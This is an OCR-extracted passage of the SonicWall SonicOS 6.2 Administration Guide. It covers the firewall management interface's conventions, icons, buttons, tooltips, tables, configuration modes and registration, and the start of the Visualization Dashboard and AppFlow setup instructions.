SonicWall™ SonicOS 6.2

Administration Guide

SONICWALL™

Legend

WARNING: A WARNING icon indicates a potential for property damage, personal injury, or death.

CAUTION: A CAUTION icon indicates potential damage to hardware or loss of data if instructions are not followed.

IMPORTANT NOTE, **NOTE**, **TIP**, **MOBILE**, or **VIDEO:** An information icon indicates supporting information.

SonicOS Administration Guide
Updated - November 2017
Software Version - 6.2
232-002365-02 Rev D

Contents

Part 1. Introduction

Part 2. Dashboard

Part 3. System

Part 7. Wireless (Wireless platforms only)

Part 8. SonicPoint

Part 9. Firewall

Part 13. Capture ATP

Part 14. VoIP

Part 15. Anti-Spam

Part 17. SSL VPN

Part 18. Virtual Assist

Part 19. User Management

Part 21. Security Services

Part 22. WAN Acceleration

Part 23. AppFlow

Part 24. Log

Part 25. Wizards

Part 26. Appendices

Part 1

Introduction

- Preface
- About SonicOS

1

Preface

Conventions

Text Conventions

Convention	Use
Bold	Highlights items you can select in the SonicOS management interface.
Menu Item > Menu Item	Indicates a multiple step Management Interface menu choice. For example, **Security Services > Content Filter** means select **Security Services**, then select **Content Filter**.
`Screen Text`	Indicates text as you would see it on a computer screen or would enter in a field or on a command line. For example, `myDevice > show alerts`

Message Icons

These special messages refer to noteworthy information, and include a symbol for quick identification:

WARNING: Important information that warns about a potential for property damage, personal injury, or death

CAUTION: Important information that cautions about features affecting firewall performance, security features, or causing potential problems with your SonicWall appliance.

TIP: Useful information about security features and configurations on your SonicWall appliance.

IMPORTANT: Important information on a feature that requires call out for special attention.

NOTE: Supporting information on a feature.

MOBILE: Useful information about mobile apps for your SonicWall appliance.

VIDEO: Links to videos containing further information about a feature on your SonicWall appliance.

2

About SonicOS

The web-based SonicOS management interface allows you to configure and administer SonicWall network security appliances (firewalls) running SonicOS 6.2:

SuperMassive 9800	NSA 6600	TZ600	SOHO Wireless
SuperMassive 9600	NSA 5600	TZ500/TZ500 Wireless	
SuperMassive 9400	NSA 4600	TZ400/TZ400 Wireless	
SuperMassive 9200	NSA 3600	TZ300/TZ300 Wireless	
	NSA 2600		

Management Interface

SonicOS provides an easy-to-use, graphical interface for configuring your network security appliance. The following sections provide an overview of the key management interface features:


Dynamic User Interface

Table statistics and log entries are dynamically updated within the user interface without requiring users to reload their browsers. Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on the **Delete** icon in the **Flush** or **Logout** column.

This dynamic interface is designed to have no impact on the Web server, CPU utilization, bandwidth or other performance factors. You can leave your browser window on a dynamically updating page indefinitely with no impact to the performance of your firewall.

Navigating the Management Interface

Navigating the management interface is facilitated by a hierarchy of menu items on the navigation bar (left side of your browser window). When you click a menu item, related management functions are displayed as submenu items in the navigation bar.



If the navigation bar continues below the bottom of your browser, up-and-down arrow buttons appear in the bottom right corner of the navigation bar. Mouse over the up or down arrow to scroll the navigation bar up or down. You also can use the scroll wheel on your mouse.

Icons and Buttons in the Management Interface

Topics:



Common Icons

The Management Interface uses icons to facilitate certain actions. Some icons are common throughout the Management Interface while others apply to only one or two pages. Common icons describes the functions of common icons used in the Management Interface:

Common icons

Action	Icon	Description
Edit		Displays a dialog (secondary or popup window) for editing the settings.
Delete		Deletes a table entry.
Comment		Displays text from a field entry or information about the table entry.
Funnel		Indicates access rules with bandwidth management.
Upload		Uploads a file to a common database or external switch.
Print Print PDF Report		Exports the data flow to a printer or file. For some UI pages, prints a pdf file.
Send Report		Downloads a visualization report.
Email		Sends the log to an email address.
Refresh		Updates the real-time data in a table, chart, or other display.
Notes		Displays a popup balloon containing status or statistics about an entry in tables.
Statistics		Displays a popup balloon containing statistics about an entry in tables or general status about the table or page.
Clear Statistics		Updates the statistics shown in the traffic tables.
Configure		Allows for customization of the display. The function changes with the page containing the icon. **NOTE:** The **Configure** icon and **Configure** button have different functions.
Left-arrow		Displays a pop-up balloon containing the respective VPN policy in the middle of the page.
Priority		Displays a pop-up containing statistics about an entry in tables or general status about the table or page.

Common icons

Action	Icon	Description
Enabled		Indicates the interface or service is enabled. Clicking on the icon disables the interface or service.
		Indicates the option or event is enabled. Clicking on the icon disables the option or event.
		Indicates a service, such as Guest Services, is enabled for the user/group. Mousing over the icon displays a popup message.
		Solid indicates that all members of the category, group, or event are enabled.
		Semi-solid indicates that some are enabled, some are disabled.
Disabled		Indicates the interface or service is disabled. Clicking on the icon enables the interface or service.
		Indicates the option or event is disabled. Clicking on the icon enables the option or event.
		Indicates that all members of the category, group, or event are disabled.
Link		Provides a link to another page in the UI. Clicking the link displays the page.
Import		Imports certificate information or images. Reboots the firewall with the firmware version listed in the same row
Export		Exports a VPN policy to a file in either encrypted or non-encrypted format.
		Exports the data flow into a comma separated variable (.csv) file. The default file name is **sonicflow.csv.**
		Exports the log as a CSV-format file. Clicking this icon displays a dialog that allows you to open or save the log in CSV format.
		Exports the log as a plain text-format (`.txt`) file.
Boot		Imports certificate information or images. Reboots the firewall with the firmware version listed in the same row.
Information		Displays popup dialogs containing more detailed information than displayed on the page.
Question Mark Help		
Tooltip		Displays information about an option or setting on a page, report, or dialog; see Tooltips on page 40.
Search		Searches a table for the specified data. **NOTE:** The **Search** icon and the **Search** button are used on different pages.
Status		Indicates the status of the feature: • Green signifies that the feature is active and operating. • Yellow signifies the feature is not active or operating. • Red signifies the feature is disabled.

Common icons

Action	Icon	Description
Collapse	or or	Hides a chart, table, or section of a management interface page to allow more display room for other data.
Expand	or or	Redisplays a hidden chart, table, or section of a management interface page.
Display	or	Opens a new tab in your browser that displays only the report or graph associated with a submenu item. For more information, see Display Icons on page 37.
Pause		Freezes the data flow. The time and date also freeze. The **Pause** icon appears gray if the data flow has been frozen. **NOTE:** On some pages, **Pause** and **Play** are the same icon that toggles between functions. That is, when clicked, the **Pause** icon becomes the **Play** icon, and when clicked, the **Play** icon becomes the **Pause** icon.
Play		Unfreezes the data flow. The time and date refresh as soon as the data flow is updated. The **Play** icon appears gray if the data flow is live. **NOTE:** On some pages, **Pause** and **Play** are the same icon that toggles between functions. That is, when clicked, the **Pause** icon becomes the **Play** icon, and when clicked, the **Play** icon becomes the **Pause** icon.
Stop		Stops services for an appliance.
Start		Resumes stopped services for an appliance.
Reject		Disables a built-in common name, but does not delete it.
Accept		Enables a built-in common name.
Add		Displays a dialog (secondary or popup window) for adding entries to a table.
Remove		Removes a local user from a group.
Clock		Displays a popup balloon containing information about account and session expirations.
		Displays a popup balloon containing information about schedules.
Chart Format:		Toggles the display of a chart between bar and flow (area) formats.
Bar Chart		
Flow (Area) Chart		
NetExtender		Launches and configures NetExtender.

Display Icons

Most submenus in the Dashboard menu have a **Display** icon associated with them. Clicking on the icon for a submenu item opens a new tab in your browser that displays only the report or graph associated with that submenu item. You can display all these submenu items or only the ones of interest. When the submenu item is in a new tab, you can move the tab to a new browser window to display separately from the management interface.

Other submenus that display sometimes rapidly changing data also have a **Display** icon associated with them. This icon is located at the top of the submenu page near the **Mode** option. This **Display** icon works the same as those of the Dashboard submenus and is also associated with them.

Common Buttons

The Management Interface uses buttons to facilitate certain actions. Some buttons are common throughout the Management Interface while others apply to only one or two pages. Common buttons describes the functions of common buttons used in the management interface:

Common buttons

Action	Button	Description
Accept	Accept	Applies the changes entered on certain Interface Management pages.
OK	OK	Applies the changes entered on the Interface Management page or for a dialog, applies the changes and closes the dialog.
Save	Save	Applies the changes made in a dialog and then closes the dialog.
Apply	Apply	Applies the changes made in a dialog, but does not close the dialog.
Cancel	Cancel	Discards the changes entered on the Interface Management page or for a dialog, discards any changes made in the dialog and closes the dialog.
Close	Close	Discards any changes made in the dialog and closes the dialog.
Help	Help	Displays the help page for the dialog.
Add	Add...	Displays a dialog that allows you to add elements, such as zones, services, and access/firewall rules, to your appliance.
Configure	Configure...	Displays a configuration dialog for configuring SonicOS settings. **NOTE:** The **Configure** button and **Configure** icon have different functions.
Default	Default	Erases current values and restores factory default values.
Create Rule	Create Rule	Displays the dialog for creating AppFlow rules.
Refresh	Refresh	Updates real-time data in a table.
Update	Update	Updates entries in a table.
Delete	Delete	Deletes the selected items from a table.
Delete Box		Deletes the item, especially in a filter.
Delete All	Delete All	Deletes all items except default and system-generated items in a table.
Remove	Remove	Deletes the selected items from a table.
Remove All	Remove All	Deletes all items in a table.
Flush	Flush	Removes one or more selected items in a table.
Flush All	Flush All	Removes all items in a table.

Common buttons

Action	Button	Description
Purge	Purge	Deletes one or more selected FQDN objects from a table.
Purge All	Purge All	Deletes all FQDN objects from a table.
Clear	Clear	Clears the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging.
Clear Statistics	Clear Statistics	Clears the counters and the displayed statistics; restarts the counters.
Filter View	Filter View	Correlates data among tabs in the AppFlow Monitor page.
	Filter View	Adds or deletes a filter based on selected criteria.
Filter Add	+	Adds the selected element to the filter
Install		Installs a SonicWall SSO Agent feature.
Preview	Preview...	Displays the HTML message in a dialog for verification of how the message looks.
Example Template	Example Template	Reverts the HTML message code to the default HTML message.
Go	Go	Performs the specified lookup.
Lookup	Lookup	Performs the specified lookup.
Right Arrow	->	Moves an item from a generic list to a specific list.
Left Arrow	<-	Removes an item from a specific list to a generic list.
Double Right Arrow	>>	Moves items from a generic list to a specific list.
Double Left Arrow	<<	Removes items from a specific list to a generic list.

Status bar

The **Status** bar at the bottom of the management interface window displays the status of actions executed in the management interface. If the action was not completed, the **Status** bar displays an error message.

Applying Changes

Click the **Accept** button at the top of the management interface to save any configuration changes you made on the page.

If the settings are contained in a dialog (secondary window) within the Management Interface, the settings are applied automatically to the firewall when you click **OK**. To apply the settings without closing the dialog, some dialogs have an **Apply** button.


To cancel any configuration changes before applying them, click the **Cancel** button at the top of a management interface page or the bottom of a dialog.

Tooltips

Topics:

Generic Tooltips


SonicOS provides embedded tooltips, or small pop-up balloons, that display when you hover your mouse over an element in the management interface or click on a small triangle after the element. They provide brief information describing the element. Tooltips are displayed for many forms, buttons, table headings and entries.



NOTE: Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip.


Tooltips with Values

When applicable, Tooltips display the minimum, maximum, and default values for form entries. These entries are generated directly from the SonicOS firmware, so the values are correct for the specific platform and firmware combination you are using.



Several tables include a tooltip that displays the maximum number of entries that the appliance supports. For example, the **Firewall > Address Objects** page displays the maximum number of address groups the appliance


supports. These entries are generated directly from the SonicOS firmware, so the values are correct for the specific platform and firmware combination you are using.



Tables that display the maximum entry tooltip include NAT policies, access rules, address objects, and address groups.

Configuring Tooltips

The behavior of the Tooltips can be configured in the **Web Management Settings** on the **System > Administration** page.



Tooltips are enabled by default. To disable Tooltips, clear the **Enable Tooltip** checkbox. The duration of time before Tooltips display can be configured:


- **Form Tooltip Delay** - Duration in milliseconds before Tooltips display for forms (boxes where you enter text).
- **Button Tooltip Delay** - Duration in milliseconds before Tooltips display for radio buttons and checkboxes.
- **Text Tooltip Delay** - Duration in milliseconds before Tooltips display for UI text.

Manipulating Tables

Topics:

Navigating Dynamic Tables


In the SonicOS dynamic user interface, table statistics and log entries dynamically update without requiring you to reload your browsers.You can navigate tables in the management interface with a large number of entries by using the navigation buttons located on the upper-right top corner of the table.The table navigation bar includes buttons for moving through table pages:




A number of tables now include an option to specify the number of items displayed per page.

Sorting Tables

Tables are sorted automatically by the first column of data (not the **#** column). Many tables can be re-sorted by clicking on the headings for the various columns. On tables that are sortable, the cursor becomes a pointing hand when you mouse over the column headings. On some sortable tables, a **Click to sort by** tooltip appears when you mouse over the column headings.



When tables are sorted, entries with the same value for the column are grouped together with the common value shaded as a sub-heading. In the following example, the **Route Packets** table is sorted by **Priority**.



Removing Table Entries

Active connections, user sessions, VoIP calls, and similar activities can be disconnected or flushed dynamically with a single click on the **Delete** icon in the **Flush** or **Logout** column.

To flush one or more selected items in the table, click the **Flush** button. To flush all the items in the table, click the **Flush All** button.

To delete one or more selected FQDN objects from a table, click the **Purge** button. To flush all the FQDN objects from the table, click the **Purge All** button.

Displaying Statistics


Several tables include a table **Statistics** icon that displays a brief, dynamically updating summary of information for that table entry. Some tables with the **Statistics** icon are:

- **Port Configuration** tab on the **Network > PortShield Groups** page
- **NAT Policies** on the **Network > NAT Policies** page
- **Relay Protocols** on the **Network > IP Helper** page
- **Access Rules** on the **Firewall > Access Rules** page
- **App Rules Policies** on the **Firewall > App Rules** page

To update the real-time data in a table, click the **Refresh** icon or the **Refresh** button.

To clear the statistics and start statistics collection anew, click the **Clear Statistics** button.

Management Interface Options



The top-right corner of every management interface page has the following options that you can click:

- Wizards (Guides) on page 44
- Help on page 44
- Logout on page 44
- Mode on page 44

Wizards (Guides)

NOTE: The terms wizards and guides are interchangeable.

Each firewall includes a Configuration Guide option that steps you through various firewall configurations, such as Setup, PortShield interface, Public Server, VPN policies, LAN network, wireless LAN network, and 3G/4G Modem. Clicking **Wizards** accesses the **Configuration Guide** dialog.

Help

Each firewall includes Web-based online help that explains how to use management interface pages and how to configure the firewall. Clicking **Help** accesses the context-sensitive help for the page.

Some of the dialogs also have a **Help** button that accesses context-sensitive help for the window.

Logout

Each firewall includes a **Logout** option that terminates the management interface session and displays the authentication page for logging into the firewall. Clicking **Logout** logs you out of the firewall.

Mode

Each appliance includes a **Mode** option that toggles the configuration mode of the management interface between:

- **Configuration** mode – You can make changes to the settings of the firewall.
- **Non-Config** mode – You can only view the settings of the firewall and cannot make any changes or view some management interface pages.

Clicking the arrow next to **Mode: Configuration/Non- Config**, allows you to toggle between configuration mode and non-configuration mode.

Command Line Interface (CLI)

The SonicOS Enterprise Command Line Interface (E-CLI) provides a concise and powerful way to configure SonicWall network security appliances without using the SonicOS web-based management interface. You can use the CLI commands individually on the command line or in scripts for automating configuration tasks.

For a listing of Command Line Interface (CLI) commands for SonicOS 6.2 firmware, refer to the *SonicOS 6.2 CLI Reference Guide*.

Registering Your SonicWall Security Appliance

After you have established your Internet connection, it is recommended you register your SonicWall Security Appliance. Registering your SonicWall Security Appliance provides these benefits:

- Try a FREE 30-day trial of SonicWall Intrusion Prevention Service, SonicWall Gateway Anti-Virus, Content Filtering Service, and Client Anti-Virus
- Activate SonicWall Anti-Spam
- Activate SonicWall security services and upgrades

- Access SonicOS firmware updates
- Get SonicWall technical support

For instructions about creating a MySonicWall account as well as registering and licensing your SonicWall appliance, see the *Getting Started Guide* for your appliance and Managing SonicWall Licenses on page 167.

NOTE: Make sure the **Time Zone** and **DNS** settings on your appliance are correct when you register the device.

NOTE: `mysonicwall.com` registration information is not sold or shared with any other company.

Part 2

Dashboard

- Using the SonicOS Visualization Dashboard
- Monitoring Multi-Core Usage
- Monitoring Real-Time Traffic Statistics
- Viewing the Top-10 AppFlow Reports
- Monitoring Real-Time Network Data
- Configuring AppFlow Statistics and Viewing Reports
- Viewing Threat Reports
- Monitoring Active Users
- Monitoring Interface Bandwidth Traffic
- Monitoring Active Connections
- Monitoring Individual Data Packets
- Tracking Potential Security Threats

3

Using the SonicOS Visualization Dashboard

Visualization Dashboard

NOTE: App Visualization (Real-Time Monitor and AppFlow Monitor) is supported on TZ series and above appliances.

Topics:

Dashboard Overview

The Visualization Dashboard offers an effective and efficient interface to visually monitor your network in real time by providing effective flow charts of real-time data, customizable rules, and flexible interface settings. With the Visualization Dashboard, you can efficiently view and sort real-time network and bandwidth data to:

- Identify applications and websites with high bandwidth demands
- View application usage on a per-user basis
- Anticipate attacks and threats encountered by the network


TIP: For easy viewing, display a Dashboard report or chart in a new browser tab, then move the tab to a new browser window separate from the management window by clicking on the **Display** icon next to the submenu item of interest.

Enabling the Real-Time Monitor and AppFlow Collection


The real-time application monitoring features rely on the flow-collection mechanism to collect and display data. Before you can view the applications chart in the Real-Time Monitor, AppFlow Monitor, or AppFlow Reports, you must first enable and configure the flow-collection feature.

To enable Real-Time Monitoring and Internal AppFlow collection:

1 Navigate to the **AppFlow > Flow Reporting** page.



2 Click the **Settings** tab.



3 Select the **Enable Real-Time Data Collection** checkbox. This checkbox is selected by default.

4 Select from the **Collect Real-Time Data For** drop-down menu the reports you would like to see captured (all are selected by default):

- **Top apps**


- **Bits per sec**
- **Packets per sec**
- **Average packet size**
- **Connections per sec**
- **Core util**

5 Select the **Enable AppFlow To Local Collector** checkbox.

